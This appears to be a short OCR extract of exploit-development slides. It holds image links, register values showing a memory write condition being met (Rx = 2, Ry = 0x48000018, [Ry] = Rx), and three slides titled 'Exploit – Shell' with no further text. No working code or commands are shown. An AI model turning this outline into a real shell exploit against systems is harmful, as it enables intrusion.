
Rx = 2 ✓
Ry = 0x48000018 ✓
[Ry] = Rx ✓




Exploit – Shell




Exploit – Shell




Exploit – Shell



